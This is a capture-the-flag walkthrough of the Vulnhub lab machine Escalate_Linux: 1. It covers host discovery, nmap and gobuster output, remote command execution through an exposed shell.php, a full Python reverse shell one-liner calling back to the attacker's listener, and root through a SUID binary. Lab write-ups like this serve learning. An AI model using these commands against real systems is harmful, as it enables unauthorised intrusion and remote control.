Escalate_Linux: 1: Walkthrough

by thestinger97

Report Date: 02/25/2022

Machine Release Date: June 30 2019
Machine Author: Manish Gupta
Source: Vulnhub.com
Url: https://www.vulnhub.com/entry/escalate_linux-1,323/

Environment Used:

- Virtualbox
- Pardus 21.1 (**Attacker Machine**)
- Linux Lite 4.4 (**Target Machine**)

Network Configuration: NAT Network

Step 1: Identify The Target:

Using the command: **ip address show** I found my ip address and subnet: **10.0.2.28/24**

Then I used netdiscover to find the devices on my network with the command: **sudo netdiscover -r 10.0.2.28/24**

```
10.0.2.29       08:00:27:7c:54:0f      1      60  PCS Systemtechnik GmbH
```

Found the **target's ip address: 10.0.2.29**

Step 2: Reconnaissance & Nmap Scan

Used the command: **sudo nmap -sV -A -p- -T4 10.0.2.29** find which ports were open and what services were running on those ports (**-sV**). I also enabled OS detecting and version detection (**-A**). I scanned all ports (**-p-**) and used the timing template four (**-T4**).

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-25 23:05 EST
Nmap scan report for 10.0.2.29
Host is up (0.00044s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Apache2 Ubuntu Default Page: It works
```


```
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      38349/tcp   mountd
|   100005  1,2,3      38571/tcp6  mountd
|   100005  1,2,3      41908/udp6  mountd
|   100005  1,2,3      52882/udp   mountd
|   100021  1,3,4      37291/tcp6  nlockmgr
|   100021  1,3,4      45095/tcp   nlockmgr
|   100021  1,3,4      50243/udp   nlockmgr
|   100021  1,3,4      57036/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
2049/tcp  open  nfs_acl     3 (RPC #100227)
34577/tcp open  mountd      1-3 (RPC #100005)
38349/tcp open  mountd      1-3 (RPC #100005)
45095/tcp open  nlockmgr    1-4 (RPC #100021)
54869/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:7C:54:0F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: LINUX
```

```
Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s
|_nbstat: NetBIOS name: LINUX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: osboxes
|   NetBIOS computer name: LINUX\x00
|   Domain name: \x00
|   FQDN: osboxes
|_  System time: 2022-02-25T23:05:58-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-02-26T04:05:58
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.44 ms 10.0.2.29

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.18 seconds
```

There are lots of ports open, lots of services are running and a lot to unpack here. I first looked into **smb** but couldn't access the shares. I then used **gobuster** to find files with **php** and **html** extensions. I used the command: **gobuster -e -u http://10.0.2.29 -w /opt/dirbuster/directory-list-2.3-medium.txt -x php,html**


```
===============================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
===============================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.0.2.29/
[+] Threads      : 10
[+] Wordlist     : /opt/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php,html
[+] Expanded     : true
[+] Timeout      : 10s
===============================================================
2022/02/25 23:31:16 Starting gobuster
===============================================================
http://10.0.2.29/index.html (Status: 200)
http://10.0.2.29/shell.php (Status: 200)
http://10.0.2.29/server-status (Status: 403)
===============================================================
2022/02/25 23:35:33 Finished
===============================================================
```

I found the file **shell.php**




Step 3: Gaining Access

I typed: **http://10.0.2.29/shell.php?cmd=whoami**




It looked like I could execute remote commands. I checked if the system had python3 installed by entering: **http://10.0.2.29/shell.php?cmd=python3 –version** and indeed it did.



I started listening from my attacking machine on port 1234 using netcat with the command: **nc -nvlp 1234**
I added the python one-liner after = to get a reverse shell to my attacker machine.


Python reverse shell one-liner : **python3 -c 'import pty;import socket,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.2.28",1234));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'**

And I had a reverse shell.




Step 4: Privilege Escalation


My initial access to the machine was with **user6**. I started looking around the machine and found there were 8 users under the home directory.



I was looking under these users' home files and I found some interesting files under the directories **user3** and **user5**.




Under the directory **user5**, there were two executables named **script** and **ls**. I ran both executables but nothing happened. So I kept on looking and found another executable under the directory **user3** named **shell**.



I ran the executable shell with the command: **./shell**

And ...



I was root.

Final Note:

I continued looking through the system and found that **/home/user/shell** was a **SUID** file, meaning that it could be ran as root from a low level user. To find the **SUID** files I used the command: **find / -perm -u=s -type f 2>/dev/null**